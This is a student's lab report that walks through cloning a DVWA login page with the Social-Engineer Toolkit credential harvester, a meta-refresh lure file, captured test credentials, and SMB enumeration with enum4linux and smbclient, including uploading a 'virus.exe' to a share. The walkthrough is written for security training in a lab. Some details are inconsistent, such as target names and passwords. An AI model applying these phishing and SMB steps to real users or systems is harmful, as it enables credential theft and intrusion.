

Website Cloning and SMB Vulnerability Scanning

1. Website Cloning Lab

1.1 Objective

The objective of this lab was to reproduce the Website Cloning. The lab aimed to help learners understand how website cloning tools work, how attackers may replicate legitimate websites, and the importance of ethical considerations when performing such activities.

1.2 Tools Used

- Website cloning tool demonstrated during the session (SET)
- Web browser (for verification and testing)
- Kali Linux / Lab environment

1.3 Target Description

The target website used in this lab was a publicly accessible website selected strictly for educational and testing purposes. No authentication-protected or sensitive systems were targeted.

1.4 Methodology / Steps Performed

1. Logged in as root user using the command `sudo su`.
2. Launched the Social-Engineer Toolkit by typing `setoolkit`.
3. Selected **Option 1** (Social-Engineering Attacks).
4. Selected **Option 2** (Website Attack Vectors).
5. Selected **Option 3** (Credential Harvester Attack Method).
6. Selected **Option 2** (Site Cloner).
7. Entered the attacker machine IP address: 10.6.6.1
8. Entered the target website URL: `http://dvwa.vm`.
9. The website was successfully cloned and hosted locally by SEToolkit.
10. Created a redirection HTML file to forward users to the cloned site.

```
File Actions Edit View Help

[ ] The Social-Engineer Toolkit (SET)
[ ] Created by: David Kennedy (ReL1K)
[ ] Version: 8.0.3
[ ] Codename: 'Maverick'
[ ] Follow us on Twitter: @TrustedSec
[ ] Follow me on Twitter: @HackingDave
[ ] Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>
```

```
File Actions Edit View Help
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://dvwa.vvm

[*] Cloning the website: http://dvwa.vvm
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

1.5 Commands Used

sudo su
setoolkit

1.6 Redirection HTML File

A simple HTML file was created to redirect users automatically to the cloned website hosted by SEToolkit.


```
<html>
<head>
<meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />
</head>
</html>
```

The file was saved as **ladies.html** on the Desktop. When the file was opened, it redirected the browser to the cloned DVWA login page.

Test credentials used:

- Email: ladies@gmail.com
- Password: 1234

1.7 Results and Observations



```
root@kali: /home/kali
File Actions Edit View Help
Kali Fo be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://dvwa.vrn

[*] Cloning the website: http://http://dvwa.vrn
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.6.6.1 - - [19/Dec/2025 15:48:26] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=ladies@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=pass1234
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=d2a83ff9befef5253a52f90f5399abc98
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.6.6.1 - - [19/Dec/2025 15:52:44] "POST /index.html HTTP/1.1" 302 -
Try Again
```

- The DVWA website was successfully cloned using SEToolkit.

- The redirection file worked as expected, forwarding users to the cloned site.
- Login credentials entered on the cloned page were captured by SEToolkit.

1.8 Ethical Considerations

This lab was conducted strictly for educational purposes within a controlled environment.

Website cloning techniques should only be used for:

- Security awareness
- Penetration testing with proper authorization
- Learning how phishing and spoofing attacks operate

1.8 Conclusion

The lab provided practical insight into how website cloning tools operate and highlighted the importance of ethical usage. Understanding these techniques helps security professionals identify and mitigate phishing and spoofing attacks.

2. SMB Vulnerability Scanning Using Enum4Linux

2.1 Objective

The objective of this lab was to reproduce an SMB vulnerability scanning exercise using **Enum4Linux**. The goal was to identify exposed SMB information, misconfigurations, and insecure access controls on a target system by enumerating users, shares, groups, and SMB configuration details.

2.2 Tools Used

- **Enum4Linux**
- **Kali Linux**
- **smbclient**
- **Target machine with SMB service enabled** (Windows or Samba server)

2.3 Target Setup

- **Target IP Address:** 172.17.0.2
- **Operating System:** Linux (Samba Server)
- **SMB Service Status:** Enabled

2.4 Methodology / Steps Performed

1. Network Connectivity Verification

Connectivity between the attacker (Kali Linux) and the target machine was confirmed using basic network checks.

2. SMB Port Verification

SMB ports **139** and **445** were verified to be open, confirming that the SMB service was accessible.

3. SMB Enumeration Using Enum4Linux

The following Enum4Linux commands were executed:

- Enumerate SMB users:

- enum4linux -U 172.17.0.2
- Enumerate OS and service version information:
- enum4linux -SV 172.17.0.2
- Enumerate password policy information:
- enum4linux -P 172.17.0.2
- Perform full SMB enumeration:
- enum4linux -a 172.17.0.2

```
(root@Kali)-[/home/kali]
# enum4linux -help
Unknown option: e
enum4linux v0.9.1 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com). Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
-U      get userlist
-M      get machine list*
-S      get sharelist
-P      get password policy information
-G      get group and member list
-d      be detailed, applies to -U and -S
-u user  specify username to use (default "")
-p pass  specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
-a      Do all simple enumeration (-U -S -G -P -r -o -n -i).
        This option is enabled if you don't provide any other options.
-h      Display this help message and exit
-r      enumerate users via RID cycling
-R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
-K n    Keep searching RIDs until n consecutive RIDs don't correspond to
        a username. Implies RID range ends at 999999. Useful
```

4. SMB Share Interaction Using smbclient

SMB client functionality was explored using the following commands:

- Display smbclient help options:
- smbclient --help
- List available SMB shares:
- smbclient -L 172.17.0.2
- List SMB shares on the target using UNC path:
- smbclient -L //172.17.0.2/
- Connect to a specific SMB share and interact with it:
- smbclient //172.17.0.2/share_name
- Inside the SMB shell, the following commands were executed:
- smb:> help

- smb:> dir
- smb:> put virus.exe
- smb:> put group-work.txt

```

(root@kali)-[/home/kali]
# smbclient --help
Usage: smbclient [OPTIONS] service <password>
-M, --message=HOST          Send message
-I, --ip-address=IP          Use this IP to connect to
-E, --stderr                 Write messages to stderr instead of stdout
-L, --list=HOST              Get a list of shares available on a host
-T, --tar=<c|x>IXFvgbNan     Command line tar
-D, --directory=DIR         Start from directory
-c, --command=STRING         Execute semicolon separated commands
-b, --send-buffer=BYTES     Changes the transmit/send buffer
-t, --timeout=SECONDS       Changes the per-operation timeout
-p, --port=PORT              Port to connect to
-g, --grepable               Produce grepable output
-q, --quiet                  Suppress help message
-B, --browse                 Browse SMB servers using DNS

Help options:
-?, --help                   Show this help message
--usage                       Display brief usage message

Common Samba options:
-d, --debugLevel=DEBUGLEVEL Set debug level
--debug-stdout              Send debug output to standard output
-s, --configfile=CONFIGFILE Use alternative configuration file
--option=name=value         Set smb.conf option from command line
-l, --log-basename=LOGFILEBASE Basename for log/debug files
--leak-report               enable tallocc leak reporting on exit
--leak-report-full          enable full tallocc leak reporting on exit

Connection options:
-R, --name-resolve=NAME-RESOLVE-ORDER Use these name resolution services only
-O, --socket-options=SOCKETOPTIONS    socket options to use
-m, --max-protocol=MAXPROTOCOL        Set max protocol level

```

2.6 Findings

The SMB enumeration revealed the following information:

- Available SMB shares on the target system
- Enumerated users and groups
- Operating system and workgroup information
- SMB password policy and configuration details

2.7 Security Implications

Improperly configured SMB services can lead to serious security risks, including:

- Information disclosure of users, groups, and system details
- Unauthorized access to shared resources
- Uploading malicious files to shared directories
- Lateral movement within the internal network

2.8 Conclusion

This lab demonstrated how **Enum4Linux** and **smbclient** can be used to gather sensitive information from SMB services. The results highlight the importance of properly securing SMB configurations by enforcing authentication, limiting anonymous access, and regularly monitoring SMB activity. Proper hardening and access control are critical to preventing SMB-based attacks.